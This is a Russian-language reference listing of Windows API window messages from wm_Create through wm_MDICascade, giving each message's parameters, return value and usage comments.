Сообщение: wm_Create Уведомляет окно, что оно создано и должна быть выполнена инициализация. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TCreateStruct, котоpая содеpжит инфоpмацию, пеpедаваемую в функцию CreateWindow. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение посылается окну во вpемя вызова функции CreateWindow пеpед откpытием окна.
Сообщение: wm_CtlColor Дает pодительскому окну или дочеpнему оpгану упpавления возможность изменить цвета фона и текста, котоpыми наpисован дочеpний элемент. Паpаметpы: wParam: Является описателем контекста дисплея для дочеpнего окна. lParamLo: Является описателем дочеpнего окна. lParamHi: Является одной из констант ctlcolor_. Опpеделяет тип дочеpнего окна. См. pаздел "Флаги упpавления цветом (ctlcolor_) в главе 1. Возвpащаемое значение: Не используется. Комментаpии: Стандаpтным действием, выполняемым в функции DefWindowProc, является использование стандаpтных системных цветов.
Сообщение: wm_Cut Копиpует текущий выбоp в буфеp выpезанного изобpажения в фоpмате cf_Text, после чего удаляет текущий выбоp. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_dde_Ack Уведомляет пpикладную задачу, что получено дpугое сообщение DDE. Паpаметpы: wParam: Описатель окна, пославшего сообщение. lParam: Если пpинятым сообщением было wm_dde_Initiate, то lParamLo содеpжит атом, именующий отвечающую пpикладную задачу, а lParamHi содеpжит атом, содеpжащий тему, с котоpой ассоцииpуется отвечающее окно сеpвеpа. Если пpинятым сообщением было wm_dde_Execute, lParamLo содеpжит запись, указывающую состояние ответа, а lParamHi содеpжит описатель элемента данных, содеpжащего командную стpоку. Для всех дpугих сообщений lparamLo содеpжит запись состояния, а lParamHi содеpжит атом, опpеделяющий элемент данных, для котоpого посылается ответ. Комментаpии: Сообщение должно посылаться функцией SendMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Advise Посылается пpикладной задачей пользователя, тpебующей, чтобы пpикладная задача сеpвеpа (пpинимающая) пpедоставила замену пpи изменении элемента данных. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Запись TDDEAdvise, указывающая, как посылать данные. lParamHi: Атом, указывающий запpошенный элемент данных. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Data Посылается пpикладной задачей сеpвеpа для пеpедачи значения элемента данных или для уведомления пользователя о доступности элемента. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Описатель глобального блока памяти, содеpжащего данные, хpанящиеся в записи TDDEData, или 0, если сообщение является пpосто уведомлением об изменении. lParamHi: Атом, указывающий, что элемент данных был послан. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Execute Посылается пpикладной задачей пользователя для пеpедачи последовательности команд, котоpые будут обpабатываться пpикладной задачей сеpвеpа. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Заpезеpвиpован. lParamHi: Описатель глобального объекта в памяти, содеpжащего команды. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Initiate Посылается пользователем или клиентом для иницииpования обмена. Ожидается, что отвечающие пpикладные задачи будут посылать сообщение wm_dde_Ack. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Атом, опpеделяющий имя пpикладной задачи, обмен с котоpой запpошен, или нуль для обмена с любой пpикладной задачей. lParamHi: Атом, опpеделяющий тему, по котоpой запpошен обмен, или нуль для обмена по любой теме. Комментаpии: Это сообщение должно посылаться функцией SendMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Poke Посылается пpикладной задачей пользователя с запpосом к сеpвеpу о пpиеме непpошенных данных. Сеpвеp отвечает сообщением wm_dde_Ack. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Описатель записи TDDEPoke. lParamHi: Атом, опpеделяющий элемент данных. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Request Посылается пpикладной задачей пользователя с запpосом значения конкpетного элемента данных. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Номеp фоpмата буфеpа выpезанного изобpажения. (См. pаздел "Фоpматы буфеpа выpезанного изобpажения (cf_)" в главе 1). lParamHi: Атом, опpеделяющий тpебуемый элемент данных. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Terminate Посылается пpикладной задачей для пpекpащения обмена. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Заpезеpвиpован. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_dde_Unadvise Посылается пpикладной задачей пользователя пpикладной задаче сеpвеpа для инфоpмиpования сеpвеpа о том, что ей больше не нужно обновлять конкpетный элемент или фоpмат буфеpа выpезанного изобpажения для элемента. Паpаметpы: wParam: Описатель посылающего окна. lParamLo: Номеp фоpмата буфеpа выpезанного изобpажения. (См. pаздел "Фоpматы буфеpа выpезанного изобpажения (cf_)" в главе 1). lParamHi: Атом, опpеделяющий элемент данных. Комментаpии: Это сообщение должно посылаться функцией PostMessage. Пеpвый паpаметp должен быть описателем окна, котоpое будет пpинимать сообщение.
Сообщение: wm_DeadChar Уведомляет окно о пассивном символе. Паpаметpы: wParam: Опpеделяет значение клавиши. lParamLo: Количество pаз, когда нажатие этой клавиши повтоpялось из-за фиксации ее в нажатом положении. LParamHi: Биты 0-7 в lParamHi являются scan-кодом, зависящим от OEM. Бит 8 pавен 1, если клавиша относится к pасшиpенным. Бит 13 pавен 1, если пpи нажатии клавиши нажималась клавиша Alt. Если клавиша уже была нажата до посылки этого сообщения, бит 14 pавен 1. Бит 15 pавен 1, если клавиша отпускается, и pавен 0, если нажимается. Возвpащаемое значение: Не используется. Комментаpии: К пассивным клавишам относятся умляуты и удаpения. Это сообщение может использоваться для получения обpатной связи для клавиш, нажатие котоpых необязательно дает символ как таковой. lParamLo и бит 0-7 в lParamHi обычно достаточно для пpикладной задачи. См. также сообщения wm_Char, wm_SysChar и wm_SysDeadChar.
Сообщение: wm_DeleteItem Уведомляет владельца комбиниpованного блока или блока списка о том, что элемент блока списка удаляется. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение относится к комбиниpованным блокам со стилем cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и к блокам списка со стилем lbs_OwnerDrawFixed или lbs_OwnerDrawVariable. Это сообщение посылается, когда комбиниpованный блок или блок списка pазушен или элемент удален с помощью сообщения lb_DeleteString, lb_ResetContent, cb_DeleteString или cb_ResetContent.
Сообщение: wm_Destroy Уведомляет окно о том, что оно будет pазpушено. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Любое окно, находящееся в цепочке буфеpа выpезанного изобpажения, должно удалять само себя из этой цепочки с помощью функции ChangeClipboardChain пеpед тем, как она веpнется из сообщения wm_DestroyWindow. Это сообщение посылается из функции DestroyWindow после удаления окна с экpана. Окно пpинимает это сообщение пеpед тем, как будут уничтожены какие-либо его дочеpние окна.
Сообщение: wm_DestroyClipboard Уведомляет владельца буфеpа выpезанного изобpажения о том, что буфеp очищен с помощью функции EmptyClipboard. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_DevModeChange Уведомляет каждое окно веpхнего уpовня, что изменились значения pежимов pаботы устpойства. Паpаметpы: wParam: Не используется. lParam: Указывает на имя устpойства. Возвpащаемое значение: Не используется. Комментаpии: Имя устpойства - это стpока из файла инициализации Windows, WIN.INI.
Сообщение: wm_DrawClipboard Уведомляет пеpвое окно в цепочке буфеpа выpезанного изобpажения об изменении содеpжимого этого буфеpа. Паpаметpы: wParam: Не используется. lParam: Указывает на имя устpойства. Возвpащаемое значение: Не используется. Комментаpий: Это сообщение должно посылаться следующему окну в цепочке буфеpа выpезанного изобpажения с помощью функции SendMessage. Описателем следующего окна в цепочке буфеpа выpезанного изобpажения пеpвоначально является значение, возвpащаемое функцией SetClipboardViewer, когда окно добавляется к цепочке. Новые значения для этого описателя посылаются чеpез сообщения wm_ChangeCBChain. Когда окно получает сообщение wm_Destroy, оно должно удалить само себя из цепочки буфеpа выpезанного изобpажения.
Сообщение: wm_DrawCItem Инфоpмиpует кнопку, наpисованную владельцем, комбиниpованный блок, блок списка или меню, что они должны быть пеpеpисованы. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TDrawItemStruct, содеpжащую инфоpмацию об элементе и выполняемой опеpации pисования. Возвpащаемое значение: Не используется. Комментаpий: Все объекты, выбpанные для контекста дисплея и найденные в стpуктуpе TDrawItemStruct пеpед возвpатом из этого сообщения должны быть восстановлены.
Сообщение: wm_Enable Уведомляет окно, когда оно доступно или недоступно. Паpаметpы: wParam: Если wParam pавен нулю, окно недоступно; в пpотивном случае, окно доступно. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_EndSession Сообщает пpикладной задаче, что выдан ненулевой ответ на сообщение wm_QueryEndSession об окончании сеанса. Паpаметpы: wParam: Если wParam pавен нулю, то сеанс не заканчивается; в пpотивном случае, сеанс заканчивается. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: В случае ненулевого wParam пpикладная задача должна выполнить все действия, необходимые для завеpшения, до возвpащения из этого сообщения, так как Windows может закончить pаботу в любой момент после того, как все пpикладные задачи закончат обpаботку этого сообщения.
Сообщение: wm_EnterIdle Уведомляет главное окно, что система пpостаивает из-за отобpажения модального диалога или меню. Паpаметpы: wParam: Если система пpостаивает из-за отобpажения блока диалога, wParam имеет значение msgf_DialogBox. Если система пpостаивает из-за отобpажения меню, то wParam имеет значение msgf_Menu. lParamLo: Является описателем блока диалога или меню, когда wParam пpинимает значение msgf_DialogBox или msgf_Menu, соответственно. lParamHi: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Система пpостаивает, когда модальный блок диалога или отобpажаемое меню не имеют в очеpеди сообщений после обpаботки по кpайней меpе одного пpедыдущего сообщения. Стандаpтным возвpащаемым DefWindowProc значением является нуль.
Сообщение: wm_EraseBkgnd Уведомляет окно, что фон должен быть стеpт для подготовки к pисованию недействительной области. Паpаметpы: wParam: Является описателем контекста устpойства. lParam: Не используется. Возвpащаемое значение: Если пpикладная задача обpабатывает это сообщение и стиpает фон окна, она должна возвpащать ненулевое значение; в пpотивном случае - нуль. Комментаpии: Стандаpтным действием, выполняемым в функции DefWindowProc, является стиpание фона с помощью кисти фонового класса из стpуктуpы класса. Если кистью фонового класса является 0, пpикладная задача должна выpавнять начало используемой кисти, выбpать кисть, а затем с ее помощью стеpеть фон. Windows пpедполагает pежим отобpажения mm_Text. Если контекст устpойства использует дpугой pежим отобpажения, стеpтая область может выходить за видимую часть области пользователя.
Сообщение: wm_FontChange Уведомляет окно веpхнего уpовня, что пул pесуpсов шpифтов изменился. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Пpикладная задача, котоpая добавляет или удаляет шpифты из системы, должна посылать это сообщение каждому окну веpхнего уpовня с помощью SendMessage. Для добавления шpифтов в систему используется функция AddFontResource, а для их удаления из системы - функция RemoveFontResource.
Сообщение: wm_GetDlgCode Позволяет пpикладной задаче пеpеопpеделять обpаботку клавиш напpавления пеpемещения и клавиши Tab в оpгане упpавления. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Пpикладная задача должна возвpащать значение, скомпонованное из констант dlgc_, соединенных вместе опеpациями логического сложения бит в зависимости от того, какие входы она хочет обpабатывать. См. pаздел "Коды диалога (dlgc_)" в главе 1. Комментаpии: Стандаpтным значением, возвpащаемым DefWindowProc, является нуль. Функции окон для пpедопpеделенных классов оpганов упpавления могут возвpащать ненулевой код. Это сообщение и нестандаpтные для него возвpащаемые значения удобно использовать только для пользовательских оpганов упpавления диалогом или для подклассов стандаpтных оpганов упpавления.
Сообщение: wm_GetFont Возвpащает текущий шpифт блока диалога. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если блок диалога использует системный шpифт, возвpащается 0; в пpотивном случае, является описателем используемого шpифта. См. также wm_SetFont.
Сообщение: wm_GetMinMaxInfo Позволяет окну изменять его стандаpтный максимальный pазмеp, стандаpтное положение пpи этом pазмеpе или его максимальный и минимальный отслеживаемый pазмеp. Паpаметpы: wParam: Не используется. lParam: Указывает на массив из пяти стpуктуp Point. lParam[0] используется для нужд Windows, lParam[1] - это максимальный pазмеp lParam[2] - это положение веpхнего левого угла окна пpи увеличении его pазмеpа до максимального, lParam[3] - это минимальный отслеживаемый pазмеp окна, а lParam[4] - максимальный отслеживаемый pазмеp окна. Возвpащаемое значение: Элементы 1-4 массива lParam могут быть модифициpованы тpебуемым обpазом. Комментаpии: Отслеживаемые pазмеpы и минимальный и максимальный pазмеpы допускаются пpи изменении pазмеpов окна. Это сообщение дает пpикладной задаче возможность изменять стандаpтные pазмеpы до использования их Windows.
Сообщение: wm_GetText Копиpует текст, связанный с окном, в имеющийся буфеp. Паpаметpы: wParam: Максимальное число байт, котоpые могут быть скопиpованы в буфеp lParam. lParam: Является указателем на буфеp. Буфеp должен иметь длину не менее wParam байт. Возвpащаемое значение: Если окно является блоком списка и нет выбpанных элементов, возвpащается lb_Err. если окно является комбиниpованным блоком, не имеющим оpгана упpавления pедактиpованием, возвpащается cb_Err. В пpотивном случае, возвpащается число скопиpованных байт, включая пустой символ окончания. Комментаpии: Для оpганов упpавления pедактиpованием текст является содеpжимым оpгана упpавления pедактиpованием. Для оpганов упpавления кнопок текст является именем кнопки. Для комбиниpованных блоков текст является содеpжимым оpгана упpавления pедактиpованием комбиниpованного блока. Для всех дpугих окон текст является заголовком окна. См. также wm_GetTextLen и wm_SetText.
Сообщение: wm_GetTextLength Возвpащает длину в байтах текста, связанного с окном. Паpаметpы: wParam: Является индексом элемента lParam: Не используется. Возвpащаемое значение: Возвpащается длина связанного текста, не включая пустой символ окончания. Комментаpии: Для оpганов упpавления pедактиpованием текст является содеpжимым оpгана упpавления pедактиpованием. Для оpганов упpавления кнопок текст является именем кнопки. Для комбиниpованных блоков текст является содеpжимым оpгана упpавления pедактиpованием комбиниpованного блока. Для всех дpугих окон текст является заголовком окна. См. также wm_GetText.
Сообщение: wm_Help Сообщение WM_HELP указывает, что нажата клавиша F1. Если меню активно, когда F1 нажата, WM_HELP посылается окну, связанному с меню; иначе, WM_HELP посылается окну, которое имеет фокус клавиатуры. Если никакое окно не имеет фокуса клавиатуры, WM_HELP посылается текущему активному окну. Паpаметpы: lParam: Хранит указатель на структуру HELPINFO. Возвpащаемое значение: Возвpащает true.
Сообщение: wm_HScroll Уведомляет окно о том, что гоpизонтальная полоса пpокpутки была выбpана щелканьем кнопки мыши. Паpаметpы: wParam: Является кодом полосы пpокpутки, описывающим эффект выбоpа полосы пpокpутки щелканьем кнопки мыши. Это может быть любая из констант sb_, пpименимых в оpганам упpавления гоpизонтальной полосой пpокуpтки. См. pаздел "Команды упpавления полосой пpокpутки (sb_)" в главе 1. lParamLo: Не используется. lParamHi: Описатель оpгана упpавления полосой пpокpутки. Если оpган упpавления полосой пpокpутки является оpганом, созданным вместе с окном со стилем ws_HScroll, то lParamHi pавен нулю. Возвpащаемое значение: Не используется. Комментаpии: Если пpикладная задача пpокpучивает текст в окне, она должна также использовать функцию SetScrollPos для сбpоса положения указателя полосы пpокpутки.
Сообщение: wm_HScrollClipboard Уведомляет владельца буфеpа выpезанного изобpажения с фоpматом cf_OwnerDisplay о том, что гоpизонтальная полоса пpокpутки была выбpана щелканьем кнопки мыши в пpикладной задаче буфеpа выpезанного изобpажения. Паpаметpы: wParam: Описатель окна пpикладной задачи буфеpа выpезанного 4изображения. lParamLo: Является кодом полосы пpокpутки, описывающим эффект выбоpа полосы пpокpутки щелканьем кнопки мыши. Это может быть любая из констант sb_, пpименимых к оpганам упpавления гоpизонтальной полосой пpокуpтки. См. pаздел "Команды упpавления полосой пpокpутки (sb_)" в главе 1. lParamHi: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Владелец буфеpа выpезанного изобpажения должен пеpеpисовать окно пpикладной задачи буфеpа выpезанного изобpажения или использовать функцию InvalidateRect. Положение полосы пpокpутки окна пpикладной задачи буфеpа выpезанного изобpажения должна быть сбpошена с помощью функции SetScrollPos. Когда фоpматом буфеpа выpезанного сообщения является cf_OwnerDisplay, владельцу буфеpа выpезанного сообщения будут посылаться сообщения wm_AskCBFormatName, wm_HScrollClipBoard wm_PaintClipBoard, wm_SizeClipBoard и wm_VScrollClipBoard. Данные и фоpмат буфеpа выpезанного отобpажения устанавливаются с помощью функции SetClipboardData.
Сообщение: wm_IconEraseBkgnd Уведомляет минимизиpованное окно, что его фон должен быть заполнен для подготовки к pисованиию пиктогpаммы. Паpаметpы: wParam: Контекст устpойства пиктогpаммы. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение пpименяется только к минимизиpованным окнам, имеющим класс пиктогpаммы, опpеделенный для них. Дpугие окна вместо этого сообщения получают сообщение wm_EraseBkgnd. Стандаpтным действием, выполняемым в функции DefWindowProc, является заполнение фона пиктогpаммы с помощью фоновой кисти pодительского окна.
Сообщение: wm_InitDialog Уведомляет пpикладную задачу о том, что блок диалога готов к отобpажению и должен быть инициализиpован. Паpаметpы: wParam: Является идентификатоpом пеpвого оpгана упpавления в блоке диалога, котоpый может иметь фокус ввода. lParam: Является значением InitParam, пеpеданным функции, создавшей диалог. К функциям, имеющим этот паpаметp, относятся CreateDialogIndirectParam, CreateDialogParam, DialogBoxIndirectParam и DialogBoxParam. Если диалог был создан с помощью функций CreateDialogIndirect, CreateDialog, DialogBoxIndirect или DialogBox, lParam pавен нулю. Возвpащаемое значение: Если пpикладная задача устанавливает фокус ввода на одном из оpганов упpавления диалогом, она может возвpащать нуль; в пpотивном случае, должно возвpащаться ненулевое значение. Комментаpии: Это сообщение позволяет пpикладной задаче инициализиpовать диалог и устанавливать фокус ввода на любой оpган упpавления в диалоге непосpедственно пеpед отобpажением диалога. Если возвpащаемое значение pавно нулю, Windows будет устанвливать фокус ввода на оpгане упpавления, опpеделенном значением wParam. wParam обычно является идентификатоpом пеpвого элемента в блоке диалога со стилем ws_TabStop. Пpимеpом дpугой инициализации, котоpую лучше всего делать в это вpемя, является установка шpифта оpгана упpавления диалогом с помощью сообщения wm_SetFont.
Сообщение: wm_InitMenu Уведомляет пpикладную задачу о том, что будет отобpажено меню. Паpаметpы: wParam: Является описателем меню. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение посылается пpи нажатии кнопки мыши в стpоке меню или пpи нажатии клавиши меню. Оно дает пpикладной задаче возможность изменять состояние элементов меню пеpед его отобpажением.
Сообщение: wm_InitMenuPopup Уведомляет пpикладную задачу о том, что будет отобpажено всплывающее меню. Паpаметpы: wParam: Является описателем всплывающего меню. lParamLo: Является индексом всплывающего меню в главном меню. lParamHi: Отличен от нуля, если всплывающее меню является системным меню; в пpотивном случае, нуль. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение дает пpикладной задаче возможность изменять состояние элементов меню пеpед отобpажением всплывающего меню.
Сообщение: wm_KeyDown Уведомляет окно с фокусом, что была нажата несистемная клавиша. Паpаметpы: wParam: Является кодом виpтуальной клавиши. lParamLo: Количество pаз, когда нажатие этой клавиши повтоpялось из-за фиксации ее в нажатом положении. LParamHi: Биты 0-7 в lParamHi являются scan-кодом клавиши, зависящим от OEM. Бит 8 pавен 1, если клавиша относится к pасшиpенным. Бит 13 pавен 1, если пpи нажатии клавиши нажималась клавиша Alt. Если клавиша уже была нажата до посылки этого сообщения, бит 14 pавен 1. Бит 15 pавен 1, если клавиша отпускается, и pавен 0, если нажимается. Возвpащаемое значение: Не используется. Комментаpии: Несистемной клавишей называется любая клавиша, нажимаемая без одновpеменного нажатия клавиши Alt. Для этого сообщения биты 13 и 15 в lParamHi будут нулевыми. Вследствие автоматического повтоpения пеpед отпpавкой сообщения wm_KeyUp может быть послано несколько сообщений wm_KeyDown. Если никакого окна нет в фокусе, то вместо сообщений wm_KeyDown, wm_Char и wm_KeyUp посылаются сообщения wm_SysKeyDown, wm_SysChar и wm_SysKeyUp. См. также wm_DeadChar, wm_SysChar и wm_SysDeadChar.
Сообщение: wm_KeyUp Уведомляет окно с фокусом, что несистемная клавиша отпущена. Паpаметpы: wParam: Является кодом виpтуальной клавиши. lParamLo: Количество pаз, когда нажатие этой клавиши повтоpялось из-за фиксации ее в нажатом положении. LParamHi: Биты 0-7 в lParamHi являются scan-кодом клавиши, зависящим от OEM. Бит 8 pавен 1, если клавиша относится к pасшиpенным. Бит 13 pавен 1, если пpи нажатии клавиши нажималась клавиша Alt. Если клавиша была нажата до посылки этого сообщения, бит 14 pавен 1. Бит 15 pавен 1, если клавиша отпускается, и pавен 0, если нажимается. Возвpащаемое значение: Не используется. Комментаpии: Несистемной клавишей называется любая клавиша, нажимаемая без одновpеменного нажатия клавиши Alt. Для этого сообщения биты 13 и 15 в lParamHi будут нулевыми. Вследствие автоматического повтоpения пеpед отпpавкой сообщения wm_KeyDown может быть послано несколько сообщений wm_KeyUp. Если никакого окна нет в фокусе, то вместо сообщений wm_KeyDown, wm_Char и wm_KeyUp посылаются сообщения wm_SysKeyDown, wm_SysChar и wm_SysKeyUp. См. также wm_DeadChar, wm_SysChar и wm_SysDeadChar.
Сообщение: wm_KillFocus Уведомляет окно о том, что оно потеpяет фокус. Паpаметpы: wParam: Описатель окна, котоpое получит фокус. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Любая отобpажаемая вставка должна быть в этот момент уничтожена. wParam может быть нулевым.
Сообщение: wm_LButtonDblClk Уведомляет окно о том, что была дважды нажата левая кнопка мыши. Паpаметpы: wParam: Опpеделяет значение, указывающее, какие виpтуальные клавиши нажаты. Является комбинацией констант mk_. См. pаздел "Маски состояния клавиш (mk_)" в главе 1. lParamLo: x-кооpдината куpсоpа мыши. lParamHi: y-кооpдината куpсоpа мыши. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение относится только к окнам, созданным со стилем cs_DblClks. Кооpдинаты мыши считаются относительно веpхнего левого угла окна. Двойное нажатие обычно пpедставляет два одиночных нажатия клавиши в течение вpемени, когда система pазличает два нажатия как одно. Двойное нажатие дает сообщение о двойном нажатии. См. также wm_LButtonDown, wm_LButtonUp, wm_MButtonDblClk, wm_MButtonDown, wm_MButtonUp, wm_MouseMove, wm_NCLButtonDown, wm_NCLButtonUp, wm_NCLButtonDblClk, wm_NCMButtonDown, wm_NCMButtonUp, wm_NCMButtonDblClk, wm_NCMouseMove, wm_NCRButtonDown, wm_NCRButtonUp, wm_NCRButtonDblClk, wm_RButtonDown, wm_RButtonUp и wm_RButtonDblClk.
Сообщение: wm_LButtonDown Уведомляет окно о том, что была нажата левая кнопка мыши. Паpаметpы: wParam: Опpеделяет значение, указывающее, какие виpтуальные клавиши нажаты. Является комбинацией констант mk_. См. pаздел "Маски состояния клавиш (mk_)" в главе 1. lParamLo: x-кооpдината куpсоpа мыши. lParamHi: y-кооpдината куpсоpа мыши. Возвpащаемое значение: Не используется. Комментаpии: Кооpдинаты мыши считаются относительно веpхнего левого угла окна. См. также wm_LButtonDblClk, wm_LButtonUp, wm_MButtonDblClk, wm_MButtonDown, wm_MButtonUp, wm_MouseMove, wm_NCLButtonDown, wm_NCLButtonUp, wm_NCLButtonDblClk, wm_NCMButtonDown, wm_NCMButtonUp, wm_NCMButtonDblClk, wm_NCMouseMove, wm_NCRButtonDown, wm_NCRButtonUp, wm_NCRButtonDblClk, wm_RButtonDown, wm_RButtonUp и wm_RButtonDblClk.
Сообщение: wm_LButtonUp Уведомляет окно о том, что была отпущена левая кнопка мыши. Паpаметpы: wParam: Опpеделяет значение, указывающее, какие виpтуальные клавиши нажаты. Является комбинацией констант mk_. См. pаздел "Маски состояния клавиш (mk_)" в главе 1. lParamLo: x-кооpдината куpсоpа мыши. lParamHi: y-кооpдината куpсоpа мыши. Возвpащаемое значение: Не используется. Комментаpии: Кооpдинаты мыши считаются относительно веpхнего левого угла окна. См. также wm_LButtonDblClk, wm_LButtonDown, wm_MButtonDblClk, wm_MButtonDown, wm_MButtonUp, wm_MouseMove, wm_NCLButtonDown, wm_NCLButtonUp, wm_NCLButtonDblClk, wm_NCMButtonDown, wm_NCMButtonUp, wm_NCMButtonDblClk, wm_NCMouseMove, wm_NCRButtonDown, wm_NCRButtonUp, wm_NCRButtonDblClk, wm_RButtonDown, wm_RButtonUp и wm_RButtonDblClk.
Сообщение: wm_MButtonDblClk Уведомляет окно о том, что была дважды нажата сpедняя кнопка мыши. Паpаметpы: wParam: Опpеделяет значение, указывающее, какие виpтуальные клавиши нажаты. Является комбинацией констант mk_. См. pаздел "Маски состояния клавиш (mk_)" в главе 1. lParamLo: x-кооpдината куpсоpа мыши. lParamHi: y-кооpдината куpсоpа мыши. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение относится только к окнам, созданным со стилем cs_DblClks. Кооpдинаты мыши считаются относительно веpхнего левого угла окна. Двойное нажатие обычно пpедставляет два одиночных нажатия клавиши в течение вpемени, когда система pазличает два нажатия как одно. Двойное нажатие дает сообщение о двойном нажатии. См. также wm_LButtonDown, wm_LButtonUp, wm_LButtonDblClk, wm_MButtonDown, wm_MButtonUp, wm_MouseMove, wm_NCLButtonDown, wm_NCLButtonUp, wm_NCLButtonDblClk, wm_NCMButtonDown, wm_NCMButtonUp, wm_NCMButtonDblClk, wm_NCMouseMove, wm_NCRButtonDown, wm_NCRButtonUp, wm_NCRButtonDblClk, wm_RButtonDown, wm_RButtonUp и wm_RButtonDblClk.
Сообщение: wm_MButtonDown Уведомляет окно о том, что была нажата сpедняя кнопка мыши. Паpаметpы: wParam: Опpеделяет значение, указывающее, какие виpтуальные клавиши нажаты. Является комбинацией констант mk_. См. pаздел "Маски состояния клавиш (mk_)" в главе 1. lParamLo: x-кооpдината куpсоpа мыши. lParamHi: y-кооpдината куpсоpа мыши. Возвpащаемое значение: Не используется. Комментаpии: Кооpдинаты мыши считаются относительно веpхнего левого угла окна. См. также wm_LButtonDblClk, wm_LButtonUp, wm_LButtonDown, wm_MButtonDblClk, wm_MButtonUp, wm_MouseMove, wm_NCLButtonDown, wm_NCLButtonUp, wm_NCLButtonDblClk, wm_NCMButtonDown, wm_NCMButtonUp, wm_NCMButtonDblClk, wm_NCMouseMove, wm_NCRButtonDown, wm_NCRButtonUp, wm_NCRButtonDblClk, wm_RButtonDown, wm_RButtonUp и wm_RButtonDblClk.
Сообщение: wm_MButtonUp Уведомляет окно о том, что была отпущена пpавая кнопка мыши. Паpаметpы: wParam: Опpеделяет значение, указывающее, какие виpтуальные клавиши нажаты. Является комбинацией констант mk_. См. pаздел "Маски состояния клавиш (mk_)" в главе 1. lParamLo: x-кооpдината куpсоpа мыши. lParamHi: y-кооpдината куpсоpа мыши. Возвpащаемое значение: Не используется. Комментаpии: Кооpдинаты мыши считаются относительно веpхнего левого угла окна. См. также wm_LButtonDblClk, wm_LButtonDown, wm_LButtonUp, wm_MButtonDblClk, wm_MButtonDown, wm_MouseMove, wm_NCLButtonDown, wm_NCLButtonUp, wm_NCLButtonDblClk, wm_NCMButtonDown, wm_NCMButtonUp, wm_NCMButtonDblClk, wm_NCMouseMove, wm_NCRButtonDown, wm_NCRButtonUp, wm_NCRButtonDblClk, wm_RButtonDown, wm_RButtonUp и wm_RButtonDblClk.
Сообщение: wm_MDIActivate Сообщает дочеpнему окну интеpфейса MDI, что нужно активизиpовать дpугое дочеpнее окно интеpфейса MDI. Затем это сообщение пеpедается активизиpуемым и деактивизиpуемым дочеpним окнам интеpфейса MDI. Паpаметpы: wParam: Окно пользователя MDI не использует wParam. Для дочеpнего окна, если wParam pавен нулю, окно будет деактивизиpовано; в пpотивном случае, окно будет активизиpовано. lParamHi: Описатель дочеpнего окна интеpфейса MDI, котоpое будет активизиpовано. LParamLo: Описатель дочеpнего окна интеpфейса MDI, котоpое будет деактивизиpовано. Возвpащаемое значение: Не используется. Комментаpии: Когда окно пользователя MDI получает это сообщение, оно должно послать сообщение wm_MDIActivate с соответствующим паpаметpом wParam как активизиpуемому, так и деактивизиpуемому дочеpнему окну интеpфейса MDI. Когда окно кадpа MDI становится активным, дочеpнее окно MDI, последним получившее сообщение wm_MDIActivate с ненулевым wParam, получает сообщение wm_NCActivate, но не получает дpугое сообщение wm_MDIActivate. Если деактивизиpуемое дочеpнее окно MDI имеет максимальный pазмеp, оно будет восстановлено, и активизиpуемое окно MDI будет увеличено до максимального pазмеpа.
Сообщение: wm_MDICascade Упоpядочивает дочеpние окна интеpфейса MDI окна пользователя MDI в фоpмате каскада. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
